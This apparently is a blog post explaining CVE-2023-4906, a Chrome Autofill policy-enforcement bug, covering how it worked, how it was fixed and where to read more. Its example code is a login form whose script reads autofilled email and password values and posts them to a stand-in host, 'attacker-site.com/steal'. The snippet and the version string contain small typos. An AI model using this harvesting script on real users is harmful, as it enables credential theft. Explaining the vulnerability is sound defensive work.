
Chrome’s Autofill is supposed to make life easier by filling in your saved addresses, phone numbers, or passwords into web forms. But what if there’s a way for a website to trick Chrome into spilling some of this sensitive data, even when it shouldn’t? In this post, we take an exclusive look at CVE-2023-4906—an Autofill vulnerability that was quietly patched in Chrome version 117..5938.62.
What is CVE-2023-4906?
CVE-2023-4906 is a security bug found in the Autofill feature of Google Chrome before version 117..5938.62. The crux of the issue is insufficient policy enforcement. This means that Chrome wasn’t being strict enough when deciding where it should (or shouldn’t) apply saved autofill data.
An attacker could create a malicious HTML page that bypassed Chrome’s intended restrictions, potentially exposing users’ personal information.
Severity: Low
Reported by: External Security Researcher (source below)
Fixed on: September 2023
How Does the Exploit Work?
Normally, Chrome only autofills form fields when it trusts the context—a way to prevent websites from reading your saved information without your consent. This CVE exists because crafted HTML could impersonate a "safe" autofill form in ways Chrome couldn’t properly detect.
Victim Visits the Page
- If the victim has Chrome’s Autofill feature enabled, Chrome may prompt to autofill or autofill automatically, depending on the configuration.
Page Bypasses Restrictions
- Because of the bug, Chrome's security check is skipped or flawed, leaking autofill data to the attacker.
Example Exploit Code
Here’s a simplified HTML snippet showing how an attacker could try to harvest autofilled data from a visitor’s Chrome browser:
<!-- Simple malicious HTML form exploiting CVE-2023-4906 -->
<form id="evilForm" autocomplete="on">
  <input type="text" name="email" placeholder="Your Email">

  <input type="password" name="password" placeholder="Your Password">

  <button type="submit">Login</button>
</form>

<script>
// Try to read autofilled values after a short wait
setTimeout(() => {
  const email = document.querySelector('input[name="email"]').value;
  const password = document.querySelector('input[name="password"]').value;

  // Steal the autofilled info
  fetch('https://attacker-site.com/steal';, {
    method: 'POST',
    body: JSON.stringify({email, password}),
    headers: {'Content-Type': 'application/json'}
  });
}, 200);
</script>
Note: The actual bug depends on Chrome not enforcing the usual policy, so this code may not always trigger the vulnerability (especially after the patch).
Technical Details
- Chrome sometimes failed to enforce autofill policy checks on form fields created in non-standard ways or in certain nested DOM structures.
By carefully crafting HTML and JavaScript, an attacker could bypass these checks.
Related Chromium source code change:
Take a look at the official patch and code comments:
Chromium Commit Fixing CVE-2023-4906
How Was It Fixed?
The security team fixed the bug by tightening the conditions under which Chrome autofills forms. Specifically, they improved the policy enforcement to prevent this kind of circumvention.
Upgrade Recommendation:
If you’re using Chrome older than version 117..5938.62, update immediately to avoid this and other security bugs!
User Interaction Needed: Users generally have to interact with the page or choose to autofill.
2. Limited Data: Only data stored for autofill is at risk, not arbitrary cookies or other browser info.
Despite the "low" rating, it’s a good example of how creative attackers can be—and how complicated browser security is!
References and Further Reading
- Google Chrome Release Notes
- Official Chromium Security Advisory
- CVE-2023-4906 on NIST NVD
- Chromium Source Patch
Conclusion
CVE-2023-4906 shows how even small gaps in browser policy enforcement can become privacy risks with a little creativity from attackers. While this particular bug might not be the most dangerous, it’s a reminder to keep browsers up to date and be cautious about enabling autofill features on untrusted sites.
If you want more deep dives into browser bugs or have questions about browser security, drop a comment or reach out!
Timeline
Published on: 09/12/2023 21:15:08 UTC
Last modified on: 10/17/2023 20:02:16 UTC